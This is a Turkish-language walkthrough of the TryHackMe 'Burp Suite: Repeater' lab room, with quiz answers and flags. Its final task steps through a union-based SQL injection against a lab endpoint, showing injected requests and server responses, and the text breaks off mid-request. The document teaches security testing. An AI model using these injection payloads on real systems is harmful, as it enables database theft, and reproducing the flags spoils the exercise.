

Burp Suite: Repeater

Task 1 Introduction (Görev 1 Giriş)

Burp Suite Repeater odasına hoş geldiniz!

Bu odada, Burp Suite Repeater modülüne odaklanarak Burp Suite çerçevesinin gelişmiş yeteneklerini keşfedeceğiz. Burp Basics odasında ele alınan temel bilgiler üzerine inşa ederek, Repeater aracının güçlü özelliklerini inceleyeceğiz. Yakalanan istekleri nasıl değiştireceğinizi ve yeniden göndereceğinizi öğrenecek ve bu olağanüstü modülde bulunan çeşitli seçenekleri ve işlevleri keşfedeceğiz. Oda boyunca, tartışılan kavramları anlamınızı sağlamlaştırmak için gerçek dünyadan bir alıştırma da dahil olmak üzere pratik örnekler sunacağız.

Burp Suite'te yeniyseniz veya Burp Basics odasını tamamlamadıysanız, devam etmeden önce bunu yapmanızı öneririz. Burp Basics odası, bu oda için gerekli temel bilgileri sağlar ve öğrenme deneyiminizi geliştirir.

Yeşil Makineyi Başlat düğmesine basarak bu göreve bağlı hedef sanal makineyi dağıtın. Ayrıca, kendi makinenizi kullanmıyorsanız, bu odanın üst kısmındaki mavi Start AttackBox düğmesine basarak AttackBox'ı başlatın. Ardından, Burp'ü başlatın ve sonraki görevleri takip edin.

Hadi başlayalım!

Cevap Gerekmemektedir.


Task 2 What is Repeater? (Görev 2 Tekrarlayıcı nedir?)

Burp Suite Repeater'ı kullanmadan önce, amacını ve işlevselliğini tanıyalım.

Özünde, Burp Suite Repeater, ele geçirilen istekleri değiştirmemize ve seçtiğimiz bir hedefe yeniden göndermemize olanak tanır. Burp Proxy'de yakalanan istekleri almamıza ve bunları manipüle etmemize, gerektiğinde tekrar tekrar göndermemize olanak tanır. Alternatif olarak, cURL gibi bir komut satırı aracı kullanmaya benzer şekilde, istekleri sıfırdan manuel olarak oluşturabiliriz.

İstekleri birden çok kez düzenleme ve yeniden gönderme yeteneği, Repeater'ı uç noktaların manuel olarak keşfedilmesi ve test edilmesi için paha biçilmez kılar. İstek yüklerini oluşturmak için kullanıcı dostu bir grafik arayüz sağlar ve grafiksel bir gösterim için bir işleme motoru da dahil olmak üzere yanıtın çeşitli görünümelerini sunar.

Tekrarlayıcı arayüzü, aşağıdaki açıklamalı diyagramda gösterildiği gibi altı ana bölümden oluşur:



1. **Request List (İstek Listesi):** Sekmenin sol üst köşesinde yer alır ve Tekrarlayıcı taleplerinin listesini görüntüler. Birden fazla istek aynı anda yönetilebilir ve Tekrarlayıcıya gönderilen her yeni istek burada görüntülenir.
2. **Request Controls (Talep Kontrolleri) :** Talep listesinin hemen altında yer alan bu kontroller, bir talep göndermemize, askıdaki bir talebi iptal etmemize ve talep geçmişinde gezinmemize olanak tanır.
3. **Request and Response View (İstek ve Yanıt Görünümü):** Arayüzün büyük bir kısmını kaplayan bu bölümde İstek ve Yanıt görüntüleri görüntülenir. İsteği

İstek görünümünde düzenleyebilir ve ardından iletebiliriz, ilgili yanıt ise Yanıt görünümünde gösterilecektir.

4. **Layout Options** (Düzen Seçenekleri): İstek/Yanıt görünümünün sağ üst kısmında yer alan bu seçenekler, İstek ve Yanıt görünümlerinin düzenini özelleştirmemizi sağlar. Varsayılan ayar yan yana (yatay) bir düzendir, ancak dikey bir düzen de seçebilir veya bunları ayrı sekmelerde birleştirebiliriz.
5. **Inspector** (Denetçi): Sağ tarafta konumlandırılmış olan Denetçi, ham düzenleyiciyi kullanmaktan daha sezgisel bir şekilde istekleri analiz etmemize ve değiştirmemize olanak tanır. Bu özelliği daha sonraki bir görevde keşfedeceğiz.
6. **Target** (Hedef): Denetçinin üzerinde yer alan Hedef alanı, isteklerin gönderildiği IP adresini veya etki alanını belirtir. İstekler diğer Burp Suite bileşenlerinden Repeater'a gönderildiğinde, bu alan otomatik olarak doldurulur.

Sorular

Soru ⇒ Hangi bölümler bize taleplerimiz üzerinde daha sezgisel bir kontrol sağlar?

cevap ⇒ **Inspector**


Task 3 Basic Usage (Görev 3 Temel Kullanım)

Bu noktada uygulamanın arayüzünün neye benzediğini biliyoruz, ancak bunu nasıl etkili bir şekilde kullanabiliriz?


Manuel talep hazırlama bir seçenek olsa da, Proxy modülünü kullanarak bir talebi yakalamak ve daha sonra daha fazla düzenleme ve yeniden gönderme için Repeater'a iletmek daha yaygındır.

Proxy modülünde bir istek yakalandıktan sonra, isteğe sağ tıklayıp Tekrarlayıcıya Gönder'i seçerek veya Ctrl + R klavye kısayolunu kullanarak Repeater'a gönderebiliriz.


Odağımızı Tekrarlayıcı'ya geri kaydığımızda, yakalanan isteğimizin artık İstek görünümünde erişilebilir olduğunu gözlemleyebiliriz:



Şu anda bir yanıtımız olmasa da, hem Hedef hem de Denetçi bölümleri artık ilgili bilgileri gösteriyor. Gönder düğmesine tıklandığında, Yanıt görünümünü hızlı bir şekilde açılır:



Talebin herhangi bir yönünü değiştirmek istersek, sadece Talep görünümünde yazabilir ve bir kez daha Gönder düğmesine basabiliriz. Bu eylem sağdaki Yanıt görünümünü uygun şekilde güncelleyecektir. Örneğin, Bağlantı başlığının "close" yerine "open" olarak değiştirilmesi, "keep-alive" değerini içeren bir Bağlantı başlığına sahip bir yanıt verir:



Ayrıca, değişiklik geçmişimizde gezinmek için Gönder düğmesinin yanında bulunan geçmiş düğmelerini kullanabilir ve gerektiğinde ileriye veya geriye doğru hareket edebiliriz.

sorular


soru⇒ Proxy modülünden Repeater'a bir istek gönderildiğinde hangi görünüm doldurulacaktır?

cevap ⇒ Request

Task 4 Message Analysis Toolbar (Görev 4 Mesaj Analizi Araç Çubuğu)

Repeater bize onaltılık çıktıdan tamamen işlenmiş bir sayfaya kadar çeşitli istek ve yanıt sunum seçenekleri sunar.

Bu seçenekleri keşfetmek için, yanıt kutusunun üzerinde bulunan ve aşağıdaki dört görünüm düğmesinin bulunduğu bölüme başvurabiliriz:



Karşımıza aşağıdaki ekran seçenekleri çıkar:

1. **Pretty (Güzel):** Bu, ham yanıtı alan ve okunabilirliği artırmak için hafif biçimlendirme geliştirmeleri uygulayan varsayılan seçenektir.
2. **Raw (Ham):** Bu seçenek, herhangi bir ek biçimlendirme olmadan doğrudan sunucudan alınan değiştirilmemiş yanıt görüntüler.
3. **Hex (Onaltılı):** Bu görünümü seçerek, yanıtı bayt düzeyinde bir gösterimde inceleyebiliriz, bu özellikle ikili dosyalarla çalışırken kullanışlıdır.
4. **Render (İşlemek):** Render seçeneği, sayfayı bir web tarayıcısında görüneceği gibi görselleştirmemizi sağlar. Odak noktamız genellikle kaynak kodu olduğu için Repeater'da yaygın olarak kullanılmasa da, yine de değerli bir özellik sunar. Çoğu senaryo için Pretty seçeneği genellikle yeterlidir. Ancak, diğer üç seçeneğin kullanımı hakkında bilgi sahibi olmakta fayda vardır.

Görünüm düğmelerinin bitişiğinde, sağ tarafta, Yazdırılamayan karakterleri göster düğmesini (\n) buluruz. Bu işlev, Pretty veya Raw seçenekleriyle görülemeyen karakterlerin görüntülenmesini sağlar. Örneğin, yanıtaki her satır tipik olarak satır başı ve ardından yeni bir satırı temsil eden \r\n karakterleriyle biter. Bu karakterler HTTP başlıklarının yorumlanmasında önemli bir rol oynar.

Çoğu görev için zorunlu olmasa da, bu seçenek belirli durumlarda avantajlı olabilir.

Sorular







soru ⇒ Hangi seçenek sayfayı bir web tarayıcısında görüneceği gibi görselleştirmemizi sağlar?

Cevap ⇒ **Render**

Task 5 Inspector (Görev 5 Müfettiş)

Inspector, Repeater modülündeki İstek ve Yanıt görünümlerine ek bir özelliktir. Ayrıca, istek ve yanıtların görsel olarak organize edilmiş bir dökümünü elde etmek ve üst düzey Denetçi kullanılarak yapılan değişikliklerin eşdeğer ham sürümleri nasıl etkilendiğini görmek için deneme yapmak için de kullanılır.

Inspector hem Proxy hem de Repeater modülünde kullanılabilir. Her iki durumda da, pencerenin en sağ tarafında yer alır ve istek ve yanıt içindeki bileşenlerin bir listesini sunar:

| Inspector | | |  |  |  |  |  |  |
|--------------------------|----|---|---|---|--|---|---|---|
| Request attributes | 2 | ▼ | | | | | | |
| Request query parameters | 1 | ▼ | | | | | | |
| Request body parameters | 0 | ▼ | | | | | | |
| Request cookies | 2 | ▼ | | | | | | |
| Request headers | 19 | ▼ | | | | | | |
| Response headers | 3 | ▼ | | | | | | |

Bu bileşenler arasında, taleple ilgili bölümler genellikle değiştirilebilir ve öğelerin eklenmesine, düzenlenmesine ve kaldırılmasına olanak tanır. Örneğin, İstek Nitelikleri bölümünde, isteğin konumu, yöntemi ve protokolü ile ilgili öğeleri değiştirebiliriz. Bu, alınmak istenen kaynağı değiştirmeyi, HTTP yöntemini GET'ten başka bir varyanta değiştirmeyi veya protokolü HTTP/1'den HTTP/2'ye değiştirmeyi içerir:



| Request Attributes | | |
|--------------------|--------|--------|
| Protocol | HTTP/1 | HTTP/2 |
| ATTRIBUTE | VALUE | |
| Method | GET | > |
| Path | / | > |

Görüntüleme ve/veya düzenleme için mevcut diğer bölümler şunlardır:

1. **Request Query Parameters** (İstek Sorgu Parametreleri): Bunlar, URL aracılığıyla sunucuya gönderilen verileri ifade eder. Örneğin, <https://admin.tryhackme.com/?redirect=false> gibi bir GET isteğinde, sorgu parametresi redirect "false" değerine sahiptir.
2. **Request Body Parameters** (İstek Gövdesi Parametreleri): Sorgu parametrelerine benzer, ancak POST isteklerine özgüdür. POST isteğinin bir parçası olarak gönderilen tüm veriler bu bölümde görüntülenecek ve yeniden göndermeden önce parametreleri değiştirmemize izin verecektir.
3. **Request Cookies** (İstek Çerezleri): Bu bölüm, her istekle birlikte gönderilen çerezlerin değiştirilebilir bir listesini içerir.
4. **Request Headers** (İstek Başlıkları): İsteklerimizle birlikte gönderilen tüm başlıkları görüntülememizi, bunlara erişmemizi ve bunları değiştirmemizi (ekleme veya kaldırma dahil) sağlar. Bu başlıkları düzenlemek, bir web sunucusunun beklenmedik başlıklara nasıl yanıt verdiğini incelerken değerli olabilir.
5. **Response Headers** (Yanıt Başlıkları): Bu bölüm, isteğimize yanıt olarak sunucu tarafından döndürülen başlıkları görüntüler. Sunucu tarafından döndürülen başlıklar üzerinde kontrolümüz olmadığı için değiştirilemez. Bu bölümün yalnızca bir istek gönderildikten ve bir yanıt alındıktan sonra görünür hale geldiğini unutmayın.

sorular

Soru⇒ Inspector'daki hangi bölüm POST isteklerine özeldir?

cevap ⇒ **Body Parameters**

Task 6 Practical Example (Görev 6 Uygulama Örneği)

Tekrarlayıcı özellikle benzer isteklerin, genellikle küçük değişikliklerle tekrar tekrar gönderilmesini gerektiren görevler için çok uygundur. Bu, özellikle SQL Enjeksiyonu güvenlik açıkları için manuel test (gelecek bir görevde ele alınacaktır), web uygulaması güvenlik duvarı filtrelerini atlamaya çalışmak veya bir form gönderimindeki parametreleri ayarlamak gibi etkinlikler için kullanışlıdır.

Son derece basit bir örnekle başlayalım: Bir hedefe gönderilen bir isteğin başlıklarını değiştirmek için Repeater'ı kullanmak.

Proxy modülünde `http://MACHINE_IP/` adresine bir istek yakalayın ve Repeater'a gönderin.

Repeater'dan bir kez istek gönderin - Yanıt görünümünde talep ettiğiniz sayfanın HTML kaynak kodunu görmelisiniz.

Bunu diğer görüntüleme seçeneklerinden birinde görüntülemeyi deneyin (örn. Onaltılı).

Inspector'ı kullanarak (ya da isterseniz manuel olarak) `FlagAuthorised` adında bir başlık ekleyin ve aşağıda gösterildiği gibi `True` değerine ayarlayın:

```
Header with FlagAuthorised Added

GET / HTTP/1.1
Host: MACHINE_IP
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
FlagAuthorised: True
```

sorular

soru ⇒ Aldığınız bayrak nedir?

cevap ⇒ `THM{Yzg2MWI2ZDhIYzdINGFiZTUzZTlzMzVi}`

Task 7 Challenge (Görev 7 Zorluk)

Önceki görevde, bir başlık ekleyerek ve bir istek göndererek Repeater'ın kullanımını gösterdik. Bu, Repeater'ı kullanmak için açıklayıcı bir örnek olarak hizmet etti. Şimdi, basit bir meydan okuma zamanı!

Başlamak için, Proxy modülünüzde intercept özelliğinin devre dışı bırakıldığından emin olun ve http://MACHINE_IP/products/ adresine gidin. Ardından, Daha Fazlasını Gör bağlantılarından bazılarına tıklamayı deneyin.

Sayısal bir uç noktaya (örneğin, /products/3) yönlendirildiğinizi gözlemleyin.

Amaç, uç noktayı doğrulamak, gitmek istediğiniz numaranın varlığını teyit etmek ve geçerli bir tamsayı olduğundan emin olmaktır. Ancak, bu uç nokta yeterince doğrulanmazsa neler olabileceğini düşünün.

sorular

Soru⇒ Kesmeyi tekrar etkinleştirin ve Proxy modülündeki sayısal ürün uç noktalarından birine bir istek yakalayın, ardından bunu Tekrarlayıcıya iletin.

Cevap ⇒ cevap gerekmemektedir.

Soru ⇒ İsteğin sonundaki sayıyı aşırı girdilere değiştirerek sunucunun "500 Internal Server Error" koduyla hata vermesini sağlayıp sağlayamayacağınıza bakın. Uç noktada 500 hatasına neden olduğunuzda aldığınız bayrak nedir?

Cevap ⇒ THM{N2MzMzFhMTA1MmZiYjA2YWQ4M2ZmMzhl}

Task 8 Extra-mile Challenge (Görev 8 Ekstra Mil Mücadelesi)

Extra-mile Challenge (Ekstra Mil Mücadelesi)

Bu görev, Burp Repeater kullanarak biraz daha zorlu, gerçek dünya senaryosunda becerilerinizi test etmek için tasarlanmıştır. Bağımsız olarak manuel bir SQL Enjeksiyonu gerçekleştirecek uzmanlığa sahipseniz, son soruya geçebilirsiniz ve bunu kör bir meydan okuma olarak deneyebilirsiniz. Ancak, rehberliğe ihtiyaç duymanız halinde aşağıda ayrıntılı bir yol gösterilecektir.

Prerequisite Knowledge (Ön Koşul Bilgisi)

Bu mücadeleye başlamadan önce SQL Enjeksiyonu prensiplerine aşina olmanız tavsiye edilir. Henüz yapmadıysanız, lütfen bu konuya ayrılmış SQL Enjeksiyonu odasını keşfetmeyi düşünün. Kapsamlı bir adım adım kılavuz sağlanacak olsa da, SQL Enjeksiyonu ilkeleri hakkında temel bir anlayışa sahip olmak bu görevi tamamlamada faydalı olacaktır.

Challenge Objective (Mücadele Hedefi)

Bu görevdeki amacınız, /about/ID uç noktasının ID parametresinde bulunan bir Union SQL Injection güvenlik açığına tespit etmek ve kullanmaktır. Bu güvenlik açığından yararlanarak, göreviniz veritabanında depolanan CEO hakkındaki notları almak için bir saldırı başlatmaktır.

Walkthrough (İzlenecek yol)

Bir güvenlik açığı olduğunu ve nerede olduğunu biliyoruz. Şimdi tek yapmamız gereken onu istismar etmek!

Burp Proxy'de http://MACHINE_IP/about/2 adresine bir istek yakalayıp başlayalım. İsteği yakaladıktan sonra, Ctrl + R ile veya sağ tıklayıp "Repeater'a Gönder"i seçerek Repeater'a gönderin.

Şimdi isteğimizi hazırladığımıza göre, bir güvenlik açığının var olduğunu doğrulayalım. Tek bir kesme işareti (') eklemek, basit bir SQLi mevcut olduğunda sunucunun hata vermesine neden olmak için genellikle yeterlidir, bu nedenle, Inspector'ı kullanarak veya istek yolunu manuel olarak düzenleyerek, yolun sonundaki "2" den sonra bir kesme işareti ekleyin ve isteği gönderin:

```
Request Headers from our Browser

GET /about/2' HTTP/1.1
Host: MACHINE_IP
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Sunucunun "500 Dahili Sunucu Hatası" ile yanıt verdiğini görmelisiniz, bu da sorguyu başarıyla bozduğumuzu gösterir:

```
Response Headers from the Server

HTTP/1.1 500 INTERNAL SERVER ERROR<
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 23:05:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3101
```

Sunucunun yanıtının gövdesine bakarsak, 40. satır civarında çok ilginç bir şey görürüz. Sunucu bize çalıştırmayı denediğimiz sorguyu söylüyor:

```
Overly Verbose Error Message Showing the Query

<h2>
  <code>Invalid statement:
    <code>SELECT firstName, lastName, pfpLink, role, bio FROM people WHERE id = 2'</code>
  </code>
</h2>
```

Bu, sunucunun bize kesinlikle göndermemesi gereken son derece yararlı bir hata mesajıdır, ancak buna sahip olmamız işimizi önemli ölçüde daha kolay hale getirir.

Mesaj bize bu güvenlik açığından yararlanırken çok değerli olacak birkaç şey söylüyor:

- Seçtiğimiz veritabanı tablosunun adı people'dır.
- Sorgu tablodan beş sütun seçer: firstName, lastName, pfpLink, role ve bio. Bunların sayfanın neresine sığacağını tahmin edebiliriz, bu da isteklerimizi nereye yerleştireceğimizi seçerken bize yardımcı olacaktır.

Bu bilgilerle, sorgu sütun numarası ve tablo adı numaralandırma adımlarını atlayabiliriz.

Burada gerekli olan numaralandırma işlemlerinin çoğunu ortadan kaldırmayı başarmış olsak da, yine de hedef sütunumuzun adını bulmamız gerekiyor.

Tablo adını ve satır sayısını bildiğimiz için, information_schema varsayılan veritabanındaki columns tablosundan people tablosunun sütun adlarını seçmek için bir union sorgusu kullanabiliriz.

Bunun için basit bir sorgu aşağıdaki gibidir:

```
/about/0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns WHERE table_name="people"
```

Bu bir birleştirme sorgusu oluşturur ve hedefimizi, ardından dört boş sütunu seçer (sorgunun hata vermesini önlemek için). Seçtiğimiz ID'yi de 2'den 0'a değiştirdiğimize dikkat edin. ID'yi geçersiz bir sayıya ayarlayarak, orijinal (meşru) sorgu ile hiçbir şey almadığımızdan emin oluruz; bu, veritabanından döndürülen ilk satırın enjekte edilen sorgudan istediğimiz yanıt olacağı anlamına gelir.

Dönen yanıtı baktığımızda, ilk sütun adının (id) sayfa başlığına eklendiğini görebiliriz:

```

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 22:12:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3360

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      About | id None
    </title>
  
```

İlk sütun adını veritabanından başarıyla çektik, ancak şimdi bir sorunuz var. Sayfa yalnızca ilk eşleşen öğeyi görüntülüyor - eşleşen tüm öğeleri görmemiz gerekiyor.

Neyse ki, sonuçları gruplamak için SQLi'mizi kullanabiliriz. Hala bir seferde yalnızca bir sonuç alabiliyoruz, ancak `group_concat()` işlevini kullanarak tüm sütun adlarını tek bir çıktıda birleştirebiliriz:

```
/about/0 UNION ALL SELECT group_concat(column_name),null,null,null,null FROM
information_schema.columns WHERE table_name="people"
```

Bu süreç aşağıda gösterilmiştir:

```
Request
Pretty Raw Hex
1 GET /about/0 UNION
2 ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.
3 columns WHERE table_name="people" HTTP/1.1
4 Host: 10-10-152-143.p.thmlabs.com
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
